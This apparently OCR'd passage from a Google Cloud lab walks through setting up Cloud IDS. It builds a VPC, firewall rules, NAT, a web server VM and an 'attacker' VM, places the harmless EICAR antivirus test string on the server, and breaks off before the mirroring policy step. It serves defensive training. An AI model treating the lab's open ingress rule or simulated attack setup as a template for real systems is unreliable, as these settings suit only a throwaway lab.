
Private services access is a private connection between your VPC network and a network owned by Google or a third party. Google or the third party, entities who are offering services, are also known as service producers.

The private connection enables virtual machine (VM) instances in your VPC network and the services that you access to communicate exclusively by using internal IP addresses.

1. In Cloud Shell, to create a VPC, run the following command:

```
gcloud compute networks create cloud-ids \
--subnet-mode=custom
```

If prompted to authorize the command, click **Authorize**.



2. Add a subnet to the VPC for mirrored traffic in us-east1:

```
gcloud compute networks subnets create cloud-ids-useast1 \
--range=192.168.10.0/24 \
--network=cloud-ids \
--region=us-east1
```

```
student_03_49f123a17109@cloudshell:~ (qwiklabs-gcp-02-77d15e025e74)$ gcloud compute networks
 subnets create cloud-ids-useast1 \
--range=192.168.10.0/24 \
--network=cloud-ids \
--region=us-east1
Created [https://www.googleapis.com/compute/v1/projects/qwiklabs-gcp-02-77d15e025e74/regions
/us-east1/subnetworks/cloud-ids-useast1].
NAME: cloud-ids-useast1
REGION: us-east1
NETWORK: cloud-ids
RANGE: 192.168.10.0/24
STACK_TYPE: IPV4_ONLY
IPV6_ACCESS_TYPE:
INTERNAL_IPV6_PREFIX:
EXTERNAL_IPV6_PREFIX:
student_03_49f123a17109@cloudshell:~ (qwiklabs-gcp-02-77d15e025e74)$
```

3. Configure private services access:

```
gcloud compute addresses create cloud-ids-ips \
--global \
--purpose=VPC_PEERING \
```

--addresses=10.10.10.0 \

--prefix-length=24 \

--description="Cloud IDS Range" \

--network=cloud-ids

4. Create a private connection:


gcloud services vpc-peerings connect \

--service=servicenetworking.googleapis.com \

--ranges=cloud-ids-ips \

--network=cloud-ids \

--project=$PROJECT_ID



Task 3. Create a Cloud IDS endpoint

In this task you create a Cloud IDS endpoint in us-east1 with a severity set to *informational*.

Cloud IDS uses a resource known as an **IDS endpoint**, a zonal resource that can inspect traffic from any zone in its region. Each IDS endpoint receives mirrored traffic and performs threat detection analysis.

Note: The creation of the IDS endpoint takes approximately 20 minutes.

1. To create a Cloud IDS endpoint, in Cloud Shell, run the following command:

gcloud ids endpoints create cloud-ids-east1 \

--network=cloud-ids \

--zone=us-east1-b \

--severity=INFORMATIONAL \

--async

2. Verify that the Cloud IDS endpoint is initiated:

gcloud ids endpoints list --project=$PROJECT_ID

If the message **Would you like to enable and retry** appears, press **Y**.

The output should be similar to this:

Command Output

ID: cloud-ids-east1


LOCATION: us-east1-b

SEVERITY: INFORMATIONAL

STATE: CREATING

NETWORK: cloud-ids

TRAFFIC_LOGS:



Task 4. Create Firewall rules and Cloud NAT

In this task you create two firewall rules: **allow-http-icmp** and **allow-iap-proxy.**

To enable standard http port (TCP 80) connections, and ICMP protocol connections to the server VM from all sources in the cloud-ids network, you define the ***allow-http-icmp*** **rule**.

To enable SSH connections to the VMs from the Identity-Aware Proxy IP range, you define the **allow-iap-proxy_ rule.**


You also configure Cloud **Router** and then configure Cloud **NAT**. As a prerequisite for Cloud NAT, a Cloud Router must first be configured in the same region. To provide internet access to VMs that don't have a public IP address, a Cloud NAT must be created in the same region. The VMs will be created without a public IP address to make sure that they are inaccessible *from* the internet. However, they will need access *to* the internet to download updates and files.

1. To create the allow-http-icmp rule, in Cloud Shell, run the following command:

```
gcloud compute firewall-rules create allow-http-icmp \
--direction=INGRESS \
--priority=1000 \
--network=cloud-ids \
--action=ALLOW \
--rules=tcp:80,icmp \
--source-ranges=0.0.0.0/0 \
--target-tags=server
```

2. Create the allow-iap-proxy rule:

```
gcloud compute firewall-rules create allow-iap-proxy \
--direction=INGRESS \
--priority=1000 \
--network=cloud-ids \
--action=ALLOW \
--rules=tcp:22 \
--source-ranges=35.235.240.0/20
```




3. To create a Cloud Router, run the following command:

```
gcloud compute routers create cr-cloud-ids-useast1 \
--region=us-east1 \
--network=cloud-ids
```

4. To configure a Cloud NAT, run the following command:

```
gcloud compute routers nats create nat-cloud-ids-useast1 \
--router=cr-cloud-ids-useast1 \
--router-region=us-east1 \
--auto-allocate-nat-external-ips \
--nat-all-subnet-ip-ranges
```



Task 5. Create two virtual machines

In this task, you create two virtual machines (VMs). The first virtual machine is your **web server**, which is mirroring to Cloud IDS. The second virtual machine is **the source of your attack traffic**.


You establish an SSH connection to your server via **Identity-Aware Proxy (IAP)**, check the status of your web service server, create a benign malware file on the web server, and then add content to the file.

1. To create a virtual machine to be a server mirroring to Cloud IDS, in Cloud Shell, run the following command:

```
gcloud compute instances create server \
--zone=us-east1-b \
--machine-type=e2-medium \
--subnet=cloud-ids-useast1 \
--no-address \
--private-network-ip=192.168.10.20 \
--metadata=startup-script=\#\!\ /bin/bash$'\n'sudo\ apt-get\ update$'\n'sudo\ apt-get\ -qq\ -y\ install\ nginx \
--tags=server \
--image=debian-11-bullseye-v20240709 \
--image-project=debian-cloud \
```

--boot-disk-size=10GB

This command creates a Debian server in us-east1 and installs a simple web service.



2. Create a virtual machine to be a client sending attack traffic:

gcloud compute instances create attacker \

--zone=us-east1-b \

--machine-type=e2-medium \

--subnet=cloud-ids-useast1 \

--no-address \


--private-network-ip=192.168.10.10 \

--image=debian-11-bullseye-v20240709 \

--image-project=debian-cloud \

--boot-disk-size=10GB

This command prepares a Debian server in us-east1 to use as your client.



Prepare your server

In this procedure, you **validate your server** and then create a **benign malware payload** for your client.

To establish an SSH connection to your server via IAP, run the following command:


gcloud compute ssh server --zone=us-east1-b --tunnel-through-iap

This command will prompt you through a series of steps to create an ssh key and the required directories.

To agree to the directory creation prompt, type **Y**.

When prompted for a passphrase, to use a blank passphrase, press **ENTER** twice.

You are now in the shell of your server VM.



Confirm that the web service is running

In this procedure, you **check the status of your web service server**. You create a benign malware file on the web server and then add content to the file.

1. To check the status of your web service, run the following Linux command:

```
sudo systemctl status nginx
```

The output should be similar to this:

Command Output

- nginx.service - A high performance web server and a reverse proxy server

  Loaded: loaded (/lib/systemd/system/nginx.service; enabled; vendor preset: enabled)

  Active: active (running) since Tue 2021-05-25 18:01:49 UTC; 5h 24 min ago

  Docs: man:nginx(8)

  Main PID: 1347 (nginx)

  Tasks: 3 (limit: 4665)

  Memory: 4.5M

  CGroup: /system.slice/nginx.service


  ├─1347 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;

  ├─1348 nginx: worker process

└─1349 nginx: worker process

May 25 18:01:49 server systemd[1]: Starting A high performance web server and a reverse proxy server...

May 25 18:01:49 server systemd[1]: Started A high performance web server and a reverse proxy server.



2. Change directory to the web service:

```
cd /var/www/html/
```

3. Create a benign malware file on the web server. Run the following Linux command to create a text file:

```
sudo touch eicar.file
```

4. Add the following content to the newly created file:

```
echo 'X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*' | sudo tee eicar.file
```

5. Exit the server VM shell and return to Cloud Shell:

```
Exit
```

```
student-03-49f123a17109@server:~$ cd /var/www/html/
student-03-49f123a17109@server:/var/www/html$ sudo touch eicar.file
student-03-49f123a17109@server:/var/www/html$ echo 'X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDA
RD-ANTIVIRUS-TEST-FILE!$H+H*' | sudo tee eicar.file
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
student-03-49f123a17109@server:/var/www/html$ exit
logout
Connection to compute.7305407986763610917 closed.
student_03_49f123a17109@cloudshell:~ (qwiklabs-gcp-02-77d15e025e74)$
```

Task 6. Create a Cloud IDS packet mirroring policy

In this task, you create a Cloud IDS ***packet mirroring policy***. This policy **determines what traffic is mirrored to the Cloud IDS**. You will then attach this policy to the newly created Cloud IDS endpoint.

As mentioned earlier, the Cloud IDS endpoint creation takes some time. Before you can proceed with this lab, the endpoint must be in an active/ready state.

1.To verify that your Cloud IDS endpoint is active, in Cloud Shell, run the following command to show the current state of the Cloud IDS endpoint:

```
gcloud ids endpoints list --project=$PROJECT_ID | grep STATE
```

The output should be similar to this:

Command Output

```
STATE: READY
```

Continue to run this command every few minutes until the state shows *READY*.

2. Identify the Cloud IDS endpoint forwarding rule and confirm that the Cloud IDS endpoint state is *READY*:

```
export FORWARDING_RULE=$(gcloud ids endpoints describe cloud-ids-east1 --zone=us-east1-b --format="value(endpointForwardingRule)")

echo $FORWARDING_RULE
```

The output should be similar to this:

Command Output

```
https://www.googleapis.com/compute/v1/projects/md975a7fa0a53145dp-tp/regions/us-east1/forwardingRules/ids-fr-cloud--xkkerutlagop6opm
```

3. Create and attach the packet mirroring policy:

